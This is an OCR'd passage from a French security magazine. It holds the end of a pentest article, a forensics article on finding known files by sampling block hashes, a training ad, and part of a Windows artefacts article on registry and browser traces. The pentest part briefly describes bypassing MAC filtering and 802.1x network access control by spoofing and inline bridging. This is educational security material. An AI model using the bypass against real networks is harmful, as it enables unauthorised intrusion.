La protection physique est loin d'être une tâche facile. En effet, contrarier un visiteur, même suspect, va à l'encontre des habitudes de courtoisie et n'est pas accepté hors des environnements sensibles. Il est ainsi difficile de demander aux employés d'interpeller tout individu ne portant pas son badge. Il est en tout cas possible de grandement compliquer la tâche de l'intrus et de le forcer à commettre une imprudence qui le fera remarquer. La mise en place de dispositifs de contrôle de l'unicité de passage couplés à un contrôle par un vigile attentif (pour empêcher le talonnage) rend l'accès plus complexe. Il convient ensuite de s'assurer que les entrées secondaires sont au moins aussi difficiles d'accès que l'entrée principale. Enfin, sensibiliser le service de sécurité permet de détecter plus facilement les comportements suspects, comme une personne se branchant successivement sur plusieurs prises réseaux, et encourage la coordination avec les équipes en charge de la sécurité informatique.

En ce qui concerne le réseau interne, une première barrière consiste à bloquer les prises informatiques dans les endroits accessibles au public et à déployer un système de contrôle d'accès au réseau (*Network Access Control*) pour n'autoriser que les dispositifs de l'entreprise à s'y connecter. Toute connexion d'un appareil inconnu devrait ainsi faire l'objet d'une investigation. À noter cependant que des techniques existent pour contourner les restrictions d'accès au réseau :

- pour le filtrage par adresse MAC : usurper l'adresse MAC d'un équipement et se brancher en coupure ;
- pour 802.1x : se brancher en coupure transparente, faire suivre les paquets d'authentification 802.1x EAPOL, puis utiliser l'adresse MAC et l'adresse IP de l'équipement légitime pour communiquer.

Conclusion

J'espère que cet article vous aura convaincu que les tests d'intrusion couplés physique et logique sont pertinents et faciles à mettre en œuvre dans un contexte professionnel. Si les quelques scénarios présentés vous semblent simples, libre à vous d'y inclure des techniques plus poussées comme le clonage de badges RFID, le crochetage de serrures ou encore l'installation de *keyloggers* matériels. ■

■ Références

[ANDERSON] http://seclab.cs.ucdavis.edu/projects/history/papers/ande72.pdf

[ALEPHONE] http://phrack.org/issues/49/14.html

[MIMIKATZ] http://blog.gentilkiwi.com/mimikatz

[8021XBRIDGE] http://8021xbridge.googlecode.com/

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

RECHERCHE DE FICHIERS CONNUS

Pierre-Yves Bonnetain-Nesterenko
Auditeur-consultant sécurité (1994) – Expert judiciaire (2007)
expert-judiciaire@ba-consultants.fr

mots-clés : DATA CARVING / TRIAGE / RECHERCHE STATISTIQUE

L'article présente les principales méthodes de recherche de fichiers connus sur un support informatique. Nous présentons ensuite une approche statistique permettant de très rapidement caractériser le transit d'un fichier (qui peut avoir été effacé ou modifié) sans lire l'intégralité du support concerné. Avec l'augmentation du volume des disques durs, une telle approche statistique permet de gagner un temps considérable...

Introduction

En cas de concurrence déloyale, de fuite d'informations, il peut être intéressant de déterminer si des supports, par exemple une clé USB saisie, ont contenu certains documents précis. Dans un dossier pénal, il peut être demandé, non pas « qu'y a-t-il sur les supports qui intéresserait le dossier ? », mais « un ou plusieurs fichiers faisant partie de tel ensemble d'images et vidéos connus ont-ils été présents sur les supports saisis ? ». Ces questions ou demandes reviennent à caractériser le transit d'un fichier ou ensemble de fichiers identifiés sur un support informatique (disques durs, clés USB, mémoires SSD, etc.).

La méthode décrite s'applique aussi à un stockage *volatil* comme de la mémoire vive ou un échange sur un réseau (la difficulté commencera alors par l'appréhension du contenu de la mémoire ou des échanges réseau).

Nous parlerons de *recherche de fichiers connus*. Elle se fait usuellement a posteriori, pour la détection de copies ou de transferts non autorisés, des recherches de traces d'activités délictueuses (contenu protégé, confidentiel ou illégal), etc.

Il existe deux situations :

- le ou les fichiers recherchés sont toujours sur le support de stockage, ils peuvent être cachés ou modifiés ;
- le ou les fichiers ont été présents sur le support, mais ont été effacés.

Les méthodes de recherches peuvent être réparties en deux groupes : *dans* et *hors* du système de fichiers.

1 Recherches dans le système de fichiers

Ce sont les recherches les plus classiques. Elles reposent sur l'hypothèse que les fichiers sont toujours sur le support de stockage (pas effacés) et qu'ils présentent une ou plusieurs caractéristiques permettant leur identification. Ces caractéristiques peuvent être externes (nom, type...) ou internes (contenu). Il existe des bases de fichiers connus, identifiés par leurs condensats **[1]**.

Le principal inconvénient est évidemment qu'une telle recherche ne permet pas de détecter des fichiers qui ont été présents et sont effacés. Un second écueil est que le nom, la date de création ou de modification peuvent facilement être changés ; la moindre modification du contenu du fichier altère son condensat.

Malgré ces défauts, ces recherches ne sont pas à négliger : dans les cas simples, elles permettent d'obtenir rapidement des résultats. Comme elles peuvent être facilement mises en échec, elles ne constituent pas un outil approprié à toutes les situations.

2 Recherches hors du système de fichiers

La recherche en dehors du système de fichiers est proche de la restauration de fichiers effacés. On parle aussi de *data carving*, que l'on peut traduire par *extraction de données* **[2]**.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

PhotoRec **[3]** est un bon exemple d'outil d'extraction de données.

Le fonctionnement général d'un tel outil est le suivant :

1- parcours du support et identification des « signatures » des fichiers (JPG, GIF, MP3, bureautique, etc.) ;

2- calcul, si possible, de la taille du fichier à partir des informations trouvées dans l'en-tête de celui-ci ;

3- extraction des N blocs de données qui suivent l'en-tête.

Un certain nombre d'améliorations peuvent être apportées à l'algorithme ci-dessus, l'idée restant la même.

Lorsque l'on examine l'ensemble d'un support (et pas uniquement les blocs libres qu'il contient), une extraction renverra la totalité des fichiers présents ainsi que ceux qui ont été effacés, mais peuvent être reconstruits. Sur un disque récent, le nombre de fichiers obtenus peut facilement dépasser la centaine de milliers. Une phase de nettoyage, par exemple à base de condensats de fichiers connus et innocents, est souvent nécessaire.

Même si elle permet de trouver des fichiers effacés, la méthode d'extraction de données présente plusieurs inconvénients :

- elle n'est vraiment efficace que si les fichiers cherchés contiennent des marqueurs particuliers (en-têtes ou autres structures facilement identifiables) et, pour les fichiers effacés, que ces marqueurs ont été préservés (les blocs les contenant n'ont pas encore été recyclés) ;
- elle produit de très nombreux faux positifs, qu'il faut vérifier un par un ;
- plus le délai depuis l'effacement des fichiers cherchés est long, plus la probabilité de retrouver les fichiers diminue.

Dans une situation où les fichiers cherchés sont toujours présents sur le support ou ont été récemment effacés, l'extraction de données donne de bons résultats.

3 Recherche par blocs

La recherche par blocs est récente **[4]**. Elle repose sur la notion de *blocs discriminants* et l'identification de ces blocs sur un support de stockage.

3.1 Principe général

Un fichier est composé d'un ensemble de blocs de stockage sur un support. Plutôt que chercher un fichier dont le contenu correspond à un certain condensat, on recherche les blocs qui le composent. Cette recherche s'affranchit complètement de la notion de système de fichiers.

Au-delà d'un certain pourcentage de blocs trouvés, la probabilité de présence/transit du fichier sur le support devient une certitude.

3.2 Blocs discriminants

Il existe environ 10^{1233} blocs de 512 octets différents (2^{8*512}). Nous définissons un **bloc discriminant** comme étant un bloc à forte entropie, et donc statistiquement unique.

Ainsi,

1- si on identifie ne serait-ce qu'un seul bloc discriminant issu d'un fichier connu, cela constitue la preuve que le fichier est ou a été présent sur le support.

2- si le contenu d'un fichier est produit par un processus à forte entropie, et si l'on prouve que les blocs qui composent ce fichier sont discriminants par rapport à un corpus connu et étoffé, alors les blocs du fichier sont discriminants.

Figure 1

La photo de la figure 1 est composée de 183075 octets, soit 45 blocs de 4096 octets. Tous les blocs ont un condensat MD5 différent.

```
$ perl md5blocs.pl Exemple-1.jpg
45 blocs et 183075 octets lus
0 collisions de condensats
```

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

À l'inverse, la photo de la figure 2 est composée de 7695 octets, soit 16 blocs de 512 octets. Il y a 13 collisions de condensats, ce qui ne devrait guère étonner le lecteur.

Figure 2

```
$ perl md5blocs.pl Exemple-3.jpg
Bloc 2, MD5 identique à 1
Bloc 3, MD5 identique à 1, 2
[...]
Bloc 14, MD5 identique à 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13
Exemple-3.jpg
16 blocs et 7695 octets lus
13 collisions de condensats
```

La photo de la figure 3, ci-contre, est identique à celle de la figure 1 (même taille, même sujet), le contraste ayant été légèrement modifié. Il n'y a aucune collision de condensats entre les deux fichiers.

```
$ perl md5blocs.pl Exemple-1.jpg Exemple-1bis.jpg
Exemple-1.jpg : 45 blocs et 183075 octets lus
0 collisions de condensats
Exemple-1bis.jpg : 45 blocs et 183075 octets lus
0 collisions de condensats
0 collisions inter-fichiers
```

De nombreux processus produisent des fichiers contenant des blocs discriminants, même si le fichier n'est pas toujours constitué uniquement de blocs discriminants :

- fichiers vidéos, musicaux, photographiques ;
- fichiers chiffrés ;




Figure 3

- fichiers contenant quelques caractères aléatoires (il existe 10^{33} blocs différents contenant 500 zéros et 12 espaces).

À l'inverse, il existe de nombreux fichiers sans blocs discriminants :

- contenu constant ;
- répétition de motifs.

En conclusion, **trouver sur un support un bloc discriminant** associé à un fichier connu est un signe très fort **que le fichier a été** (ou est toujours) **présent** sur le support. Trouver plusieurs blocs discriminants amène à une quasi-certitude.

4 En pratique

4.1 Frag_find

L'outil frag_find **[5]** recherche les blocs composant un ou plusieurs fichiers. Si ces fichiers ont transité sur le support examiné, et ont été effacés, il reste probable que l'on en retrouvera des bribes, sous la forme de blocs non encore réalloués à d'autres fichiers. Si les fichiers sont toujours présents, la recherche sera toujours un succès.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Le principe de fonctionnement est :

- pour chacun des fichiers recherchés, calcul des condensats des blocs de 512 octets qui le compose ;
- examen du support, et calcul du condensat de chacun des blocs de 512 octets qui le compose ;
- détection des collisions de condensats.

4.2 Utilisation de la détection de blocs

La détection de blocs permet d'identifier le transit de fichiers connus sur un support de stockage, par l'identification des blocs qui les composent. Ses principaux avantages sont :

- Il n'est **pas nécessaire de fournir les fichiers originaux** au système de détection. Il suffit de calculer les condensats des blocs de stockage, et de fournir cette liste. La confidentialité des fichiers originaux est garantie.
- **Peu voire pas de faux positifs**, pour peu que l'on ait nettoyé la liste des condensats à chercher afin d'en retirer ceux des blocs non discriminants.
- Abaissement de l'**espace de stockage nécessaire** : une clé USB de 32Go peut contenir plusieurs centaines de millions de condensats pré-calculés.

5 Analyse probabiliste

5.1 Principe

La recherche par blocs présente un inconvénient significatif : il faut examiner l'ensemble du support. Autant une clé USB de 16Go sera traitée rapidement, autant un disque de 4To demandera beaucoup plus de temps.

Si l'on garde à l'esprit que l'identification d'un seul bloc discriminant prouve le transit ou la présence du fichier contenant ce bloc, une recherche par échantillonnage prend du sens. Cependant, comme l'on n'examine plus l'intégralité du support de stockage, il faut dimensionner l'échantillon, au risque sinon d'un faux négatif. Nous appellerons **probabilité d'échec** la probabilité de conclure de façon erronée que le fichier n'a pas transité sur le support examiné.

Supposons :

- un support de stockage de 1,5 Tio, soit 3×10^9 blocs de stockage (512 octets chacun) ;
- 100 fichiers recherchés de 1 Mio chacun, soit 2×10^5 blocs de stockage ;
- un échantillon d'un seul bloc lu au hasard sur le support.

Dans ce cas, la probabilité de succès (le bloc choisi au hasard est l'un des 2×10^5 associés aux fichiers) est de ($2 \times 10^5/3 \times 10^9$), soit 6.66×10^{-5}. La probabilité d'échec est de ($3 \times 10^9 - 2 \times 10^5$)/($3 \times 10^9$), soit environ 99.993%.

D'une manière générale, avec un support composé de D blocs de stockage, R blocs de stockage pour les fichiers cherchés et un échantillon de n blocs, la probabilité d'échec est égale à

$$p = \prod_{i=1}^{n} \frac{D-(i-1)-R}{D-(i-1)}$$

5.2 Calculs de probabilités

Nous supposons, pour nos calculs, que les fichiers recherchés sont composés exclusivement de blocs discriminants.

La table 1 donne la probabilité d'échec en fonction de la taille de l'échantillon, pour un support de 1 To et un fichier recherché de 10 Mo (ou de 10 fichiers de 1 Mo chacun). Une telle recherche peut donc se faire par la lecture de 500 000 blocs, avec une probabilité d'échec de 0,6%.

Taille échantillon	Probabilité d'échec
1	0.999990
100	0.999000
1000	0.990050
10000	0.904837
100000	0.367868
200000	0.135320
300000	0.049775
400000	0.018308
500000	0.006733

La table 2 indique la probabilité d'échec en fonction de la taille du fichier recherché, sur un support de 1 To avec un échantillon de 10 000 blocs. Il y a environ 8% de risque de passer à côté d'un fichier de 250 Mo, et moins de 0,6% de risque de rater un fichier de 500 Mo.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Taille fichier	Probabilité d'échec
10 Mo	0.904837
50 Mo	0.606522
100 Mo	0.367860
150 Mo	0.223104
200 Mo	0.135308
250 Mo	0.082059
300 Mo	0.049764
400 Mo	0.018301
500 Mo	0.006729

5.3 Performances

5.3.1 Mesures théoriques

Sur un disque de 2 To connecté en USB2, avec un débit de 40 Mo/s et un fichier recherché de 100 Mo, on devrait obtenir les performances suivantes :

- lecture de l'intégralité du support : **794 minutes**. Probabilité de faux négatif **nulle**.
- échantillon de 10 000 blocs : **moins d'une seconde**. Probabilité de faux négatif : **60,65%**.
- échantillon de 50 000 blocs : **moins d'une seconde**. Probabilité de faux négatif : **8,20%**.
- échantillon de 100 000 blocs : **une seconde et demie**. Probabilité de faux négatif : **0,67%**.

5.3.2 Mesures réelles

Nous avons procédé à des mesures réelles, avec un disque de 2 To connecté en USB2 :

- la lecture de l'intégralité du disque a pris **963 minutes**.
- lecture d'un échantillon de 10 000 blocs en **79 secondes**.
- lecture d'un échantillon de 50 000 blocs en **317 secondes**.

Les mesures montrent que les performances du support sont déterminantes pour la durée de la recherche. L'essentiel du temps d'attente est lié au temps de recherche d'un bloc sur le disque. La vitesse de transfert (USB2, USB3, Sata) n'a que peu d'impact. L'optimisation de l'accès aux blocs, en fonction de la géométrie du disque, de sa vitesse de rotation, etc. pourrait diminuer les temps de recherche.

Nous avons procédé à 200 recherches, avec un échantillon de 50 000 blocs. 183 ont renvoyé un résultat positif (fichier présent) et 17 un résultat négatif (fichier absent), soit un taux d'échec de 8,5%, proche du taux théorique (8,20%).

Conclusions

La recherche par blocs permet de s'affranchir des limitations des recherches classiques de fichiers connus.

Dès lors que l'on identifie des blocs discriminants correspondant à un fichier connu, il est possible d'en conclure avec une très grande fiabilité que le fichier en question est présent ou a transité sur le support examiné. Plus le nombre de blocs identifiés est important, plus la conclusion est fiable.

La durée d'une recherche par blocs, se faisant sur l'intégralité d'un support de stockage, est une fonction linéaire de la taille du support. Il est donc intéressant de ne pas lire l'intégralité du support, mais seulement un échantillon de blocs choisis au hasard.

La taille de l'échantillon doit être calculée en fonction de la taille du support, de la taille du fichier recherché et du niveau considéré acceptable de risque de faux négatif. En cas de détection, le gain de temps est particulièrement intéressant (quelques minutes au lieu de nombreuses heures). En cas de non-détection, si l'enquêteur craint qu'il ne s'agisse d'un faux négatif, il peut toujours lancer une recherche sur l'intégralité du support. Il n'aura perdu que quelques minutes pour la recherche par échantillonnage.

Le principal problème de la recherche par échantillonnage se situe au niveau du temps d'accès aux blocs du support à analyser. Dans nos tests, un simple ordonnancement des blocs à lire (après un choix aléatoire) a permis de diviser par trois le temps d'exécution du programme. D'autres optimisations, en fonction des caractéristiques physiques du support, peuvent probablement être envisagées. ■

Références & liens

[1] ***National Software Reference Library*** : http://www.nsrl.nist.gov/

[2] **Extraction de données** : http://www.sans.org/reading_room/whitepapers/forensics/data-carving-concepts_32969

[3] **PhotoRec** : http://www.cgsecurity.org/wiki/PhotoRec_FR

[4] **DRFWS 2010, Simson Garfinkel** : http://www.dfrws.org/2010/proceedings/garfinkel1.pdf

[5] **frag_find** : http://www.forensicswiki.org/wiki/Frag_find

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

SANS

www . hsc-formation . fr

SANS Institute

Formations pratiques intensives répondant aux standards les plus élevés de l'industrie

FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC

GIAC
SANS

SEC 401
Fondamentaux et principes de la SSI
SEC 505
Sécuriser Windows
DEV 522
Protéger les applications web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

AU CŒUR DE WINDOWS : CHERCHONS LA PETITE BÊTE !

Ce dossier explore plusieurs spécificités de l'OS le plus utilisé : des cookies au noyau en passant par les WMI. Windows est très complexe : rares sont ceux qui connaissent parfaitement cet OS, qui a tant évolué depuis ses débuts. Par exemple, pourriez-vous lister toutes les façons de démarrer un exécutable sous Windows ? Probablement pas. L'outil « autoruns » de la suite SysInternals donne une liste exhaustive des méthodes possibles, et elle est plutôt longue. Regardons comment nous en sommes arrivés là.

La première version de l'OS est apparue au milieu des années 80 et n'a cessé de se complexifier en intégrant des protections (les privilèges, la pagination...) pour contrer les fautes et offrir de nouvelles fonctionnalités. Sauf que certaines deviennent des vecteurs d'attaque lorsqu'elles sont correctement exploitées.

Les exploits sont devenus de plus en plus pointus, et les protections ont, elles aussi, progressé. Jérémy nous entraîne dans le cœur de Windows 8.1 et nous en dévoile les mécanismes. Il revient sur les détails des exploits qui ont compromis l'OS, et nous présente plusieurs protections qui en ont découlé.

C'est tout aussi compliqué en espace utilisateur. Pour introduire la panoplie de traces que l'on laisse sur cet OS, Cyrille nous propose une analyse détaillée des applications, fichiers et ruches les plus utilisés. Nous connaissons bien les problématiques de « Do Not Track » que l'on peut piloter avec un en-tête HTTP, mais cela devient un poil plus compliqué lorsqu'il faut effacer les métadonnées d'un système de fichiers. On va pouvoir tester et nettoyer nos machines des petits parasites grâce aux exemples fournis.

Il y a une multitude de façons pour communiquer entre le noyau et l'espace utilisateur. Le plus généralement, cela se fait au travers d'appels aux libraires partagées. Vincent détaille cela et nous montre comment un programme peut être lancé de façon furtive grâce à une méthode de remplacement à chaud de la mémoire. Une mise en place minutieuse d'appels à l'API permet à un exécutable malveillant de se fondre dans la masse des processus légitimes. Cet exemple très concret est détectable, car connu, mais il reste énormément de possibilités étant donné le nombre de fonctions offertes.

D'autres interfaces permettent d'administrer et de surveiller le système. Jérôme nous apprend à utiliser une fonctionnalité qui semble anodine à première vue, les WMI, pouvant être instrumentée pour des attaques persistantes et transparentes. Il s'agit d'une méthode de mouvement latéral rarement surveillée et qui est particulièrement efficace.

Ces quatre articles soulignent bien qu'il est possible de détecter les attaques une fois celles-ci rendues publiques. Des analyses forensiques peuvent être menées pour en détecter l'utilisation. Mais comment faire durant ce laps de temps où l'attaquant passe sous le radar ? Avec les architectures actuelles de Windows, ce dilemme ne trouvera pas de solution simple : un noyau monolithique rendu hybride pour protéger certains services, et qui a dû faire certains compromis pour rester rétrocompatible. Au final, c'est un système aux composants hétérogènes qu'il faut corriger sans cesse.

Et si au lieu de renforcer des interfaces vieillissantes, Windows suivait la mode des micro-noyaux, pour repartir sur une base saine et des interfaces propres, le tout avec une meilleure stabilité et des services cloisonnés ? Le code source du micro-noyau seL4 est disponible, il y a même une première version de GNU Hurd qui tente de remplacer les noyaux Unix. Il y a bien un prix à payer sur les communications interprocessus, bête noire des noyaux minimaux, mais cette architecture permettrait de définir un cœur solide pour les futures versions. L'abandon d'Internet Explorer pour le nouveau modèle Spartan n'était peut-être que la première étape ?

Fermons la fenêtre.

Aurélien Wailly

AU SOMMAIRE DE CE DOSSIER :

[25-31] Se protéger : introduction aux artefacts Windows

[32-41] Présentation et contournement des mitigations du noyau Windows 8.1

[42-51] Forensics Windows par l'exemple – le remplacement de process

[52-57] WMI : la menace silencieuse

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

SE PROTÉGER : INTRODUCTION AUX ARTEFACTS WINDOWS

Cyrille Aubergier - cyrille.aubergier@orange.com

mots-clés : ***WINDOWS / ARTEFACTS / HISTORIQUE / ENQUÊTE NUMÉRIQUE / DONNÉES PERSONNELLES / EMPREINTE***

D'origine anglophone, le mot « artefact » vient du latin ars, artis (art), et du participe passé de facere (faire). Voici la définition d'artefact que nous utiliserons tout au long de cet article : altération non désirée de données résultant de l'exécution d'un processus ou d'une application. Ici on parle d'informations sur l'utilisateur, non souhaitées ou non contrôlées, d'informations partielles ou complètes dont la durée de vie n'est pas toujours maîtrisée. Nous détaillerons dans la suite les artefacts de Windows 8.1 et IE 10. Les grands changements d'architecture ont eu lieu entre Vista et les versions ultérieures : depuis Windows 7, l'OS sépare clairement applications et données utilisateur (ces dernières incluant les données applicatives de l'utilisateur). Nous allons aborder les nouvelles fonctionnalités de Windows apparues depuis Windows 8. Une majorité des éléments abordés est applicable aux OS Windows plus anciens. Nous allons voir les artefacts de type application, Microsoft, puis les navigateurs, les cookies ensuite les artefacts liés aux fichiers, aux systèmes de fichiers pour finir avec les traces laissées par l'activité d'un utilisateur.

1 Parlons des artefacts

Les artefacts pourraient être utilisés pour plusieurs raisons :

- profilage commercial et marketing ;
- proposition d'un meilleur service par les sites web ou les applications, souvent avec la justification d'une meilleure performance ;
- récupération d'informations par des virus et malwares bancaires ;
- ou encore utilisation pour les besoins d'enquêtes. Les artefacts sont la première source d'information.

Attention : ici les artefacts ne sont quasiment pas accessibles à distance. Dans le cas de postes compromis, seule une partie de ces informations est disponible. Mais le plus intéressant n'est utilisable qu'avec un accès physique à la machine comme la récupération des fichiers effacés ou de la mémoire.

Plus on attend, moins on a de chance de trouver des artefacts. Ce que l'on appelle dans le mode des enquêtes numériques : l'ordre de volatilité pour définir les priorités.

Notre but est de consulter et supprimer ces informations : ne pas laisser de traces par souci de protection de la vie privée ou pour simplement pouvoir donner ou revendre un équipement.

Le système d'exploitation, les applications, les connexions réseaux associées aux applications génèrent des artefacts de manière volontaire ou accidentelle : il s'agit par exemple des fichiers temporaires, des fichiers de dump suite à un crash ou des fichiers d'erreur.

Certains éléments peuvent être consultés sur le disque dur, en mémoire vive (`pagefile.sys`, `hiberfil.sys`, dumps...), ou au travers des sauvegardes (fichier de restauration ou sauvegarde...).

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

2 Artefacts de Windows et d'application

Nous aborderons dans un premier temps les registres, les applications Windows, puis les navigateurs pour finir avec les cookies. On ne peut pas revoir en détail chaque entrée, certains points pourront être approfondis avec les références fournies à la fin de cet article.

Les documents créés par l'utilisateur sont stockés dans son répertoire : `C:\Users\%user%\`. On y trouve le sous-répertoire `\Documents` pour centraliser les documents créés par l'utilisateur.

Le sous-répertoire `\Appdata\` contient quant à lui les données applicatives de l'utilisateur. L'information que l'on trouve est classée dans 3 catégories : `Local`, `LocalLow` et `Roaming`. Le répertoire `Roaming` contient les informations de l'utilisateur qui pourraient être synchronisées sur une autre station de travail, là où le répertoire local n'est que local. Le répertoire `LocalLow` est pour les applications de basse intégrité comme Internet Explorer en mode protégé.

Puis le classement se fait par éditeur avec la possibilité de répertoire commun pour les données communes à plusieurs applications.

3 Les registres

La première source d'information reste les registres Windows, une base de données classée hiérarchique séparée en fichiers binaires nommés « hives » ou ruches en français, volatiles ou pas.

Cette collection d'informations est en charge du système ou des applications se trouvant dans le répertoire `C:\Windows\system32\config` et les données utilisateurs comme `ntuser.dat` et `usrclass.dat` sont dans le répertoire utilisateur : `C:\Users\%user%\`.

Liste des ruches intéressantes ainsi que leurs fichiers associés :

Voyons avec un peu plus de détails ce que l'on peut trouver dans certains de ces fichiers de registre :

- la branche `\Software\Microsoft` du fichier `NTUSER.DAT` contient des traces d'activité comme la liste des derniers documents ouverts et sauvegardés, l'utilisation des applications « metro » et autres applications non Microsoft, les URL tapées dans Internet Explorer ;
- la branche `\Domains\Account\Users` du fichier `SAM` et `SYSTEM` contient les informations de connexion d'utilisateur à une application ou au système lui-même.

Le site Nirsoft propose différents outils pour scanner, exporter ou rechercher les dernières modifications des registres. Les branches du registre qui ont été effacées peuvent être retrouvées avec un outil comme Yaru (*Yet Another Registry utility*).

4 Artefact applicatif

On va voir ici les répertoires utilisés par les applications Microsoft, mais chaque application pourrait générer des artefacts, suivant le même modèle, dans les fichiers de configuration, les fichiers temporaires, ou les données pures utilisées par l'application.

L'historique d'utilisation de l'application « journal Windows » se trouve dans ce répertoire `Microsoft\Journal\Cache\msnb.dat`.

Quelle que soit l'application Metro, les informations de cache, les cookies, le cache et la configuration de l'application se trouvent dans les répertoires suivants :

- `Packages\%MetroAppName%\AC\INetCache` ;
- `Packages\%MetroAppName%\AC\INetCookies` ;
- `Packages\%MetroAppName%\AC\INetHistory` ;
- `Packages\%MetroAppName%\AC\LocalState`.

On y trouve par exemple des artefacts Office, Outlook, Communicator ou encore Metroapp.

Nom des ruches de registre	Fichiers associés	Liste non exhaustive d'artefacts intéressants
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav	
HKEY_CURRENT_USER	Ntuser.dat, Ntuser.dat.log	Informations sur l'activité de l'utilisateur actuellement connecté.
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav	Données de configuration des comptes utilisateurs.
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav	Données de configuration des comptes utilisateurs.
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav	Données de configuration des applications. Les points de restauration (les artefacts présents lors de la création d'un point de restauration sont donc présents).
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav	
HKEY_USERS\.DEFAULT	Default, Default.log, Default.sav	Information sur l'activité des utilisateurs.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

5 Les navigateurs web

Quel que soit le navigateur, les informations liées aux accès web (historique, URL tapées, contenu multimédia et web) sont les mêmes.

5.1 Internet Explorer

Toutes les informations liées à Internet Explorer se trouvent, depuis la version 10, dans une base de données de type *Extensible Storage Engine* (ESE).

Il s'agit du même format que pour les données de « Windows search » ou Microsoft Exchange. Les fichiers de données se trouvent dans le répertoire **AppData\Local\Microsoft\Windows\WebCache**. Petit bonus, on trouve aussi l'historique de recherches dans la barre de tâches.

En plus de la base de données elle-même (**Webcachev01.dat**), on y trouve le fichier de journalisation de la base de données (**vo1.log**) ou les fichiers temporaires.

Pour une question de performance, les données sont stockées dans le fichier de log et en mémoire avant d'être stockées dans le fichier **Webcachev01.dat**. Les informations de navigation web sont stockées dans le fichier **pagesfile.sys** lors d'un arrêt intempestif, et dans le fichier **hiberfil.sys** si la machine s'est mise en veille.

Pour un meilleur confort de l'utilisateur et afin de restaurer les informations en cas interruption anormale, l'historique de navigation est aussi présent dans les répertoires suivants : **Microsoft\InternetExplorer\Recovery\Active** et **Microsoft\InternetExplorer\Recovery\Last Active**.

Il est intéressant de voir que toutes les tentatives de connexion à un site web sont loguées même si celles-ci n'ont pas abouti.

On peut trouver aussi l'historique de navigation d'Internet et le cache d'Internet Explorer dans le répertoire suivant **Microsoft\Windows\History** et les fichiers temporaires **Microsoft\Windows\Temporary Internet Files**.

Quant aux fichiers téléchargés pendant la navigation, ils peuvent aussi se retrouver dans les répertoires de cache **C:\Users\%user%\AppData\Local\Microsoft\Windows\INetCache** ou dans les répertoires temporaires (**%TMP%** et **%TEMP%**).

Le contenu des cookies est accessible via les commandes shell : **shell:cookies** et **shell:cookies\low** ou directement dans les répertoires : **C:\Users\%user%\AppData\Local\Microsoft\Windows\INetCookie** et son sous-répertoire **Low**.

5.2 Firefox

Les navigateurs Firefox, version ultérieure à 28 et Chrome, utilisent un système de base de données SQLite pour stocker les informations de navigation.

Les informations intéressantes comme le cache, les cookies ou l'historique sont dans le répertoire **\App Data\Mozilla\Firefox\Profiles**. Les fichiers contenus dans le cache peuvent être trouvés ici : **\App Data\Local\Mozilla\Firefox\Profiles\ {profile folder}\Cache**.

À partir de la version 3 de Firefox, les données sont stockées sous la forme d'une base de données relationnelle SQLlite. Voici le répertoire : **\AppData\Roaming\Mozilla\Firefox\Profiles\<random>.default**.

Voici la liste des bases de données SQLite qui contiennent beaucoup d'informations personnelles, et dont on ne maîtrise ni l'usage ni la durée de vie : **cookies.sqlite**, **downloads.sqlite**, **content-prefs.sqlite**, **formhistory.sqlite**, **Places.sqlite** et **webappsstore.sqlite**.

En plus des cookies, les bases de données listées ci-dessus peuvent contenir des informations comme l'historique web et des téléchargements, les sites les plus visités, le contenu des formulaires, méthode d'accès, préférences…

Voici pour exemple une commande SQLite qui permet d'extraire tout en convertissant les dates au bon format, les cookies contenants classés par date chronologique.

```
select datetime(lastAccessed/1000000, 'unixepoch'),datetime(creationTime/
1000000, 'unixepoch') , host, value from moz_cookies where name like
'%utm%' order by lastAccessed;
```

Le cache, consultable à l'URL suivante : « about:cache », est stocké dans ces fichiers : **C:\users\%User%\AppData\Roaming\Mozilla\Firefox\Profiles\<random>.default\cache**.

Enter SQL | Select | Data Manipulation | Create/Alter | Drop | ReIndex | PRAG

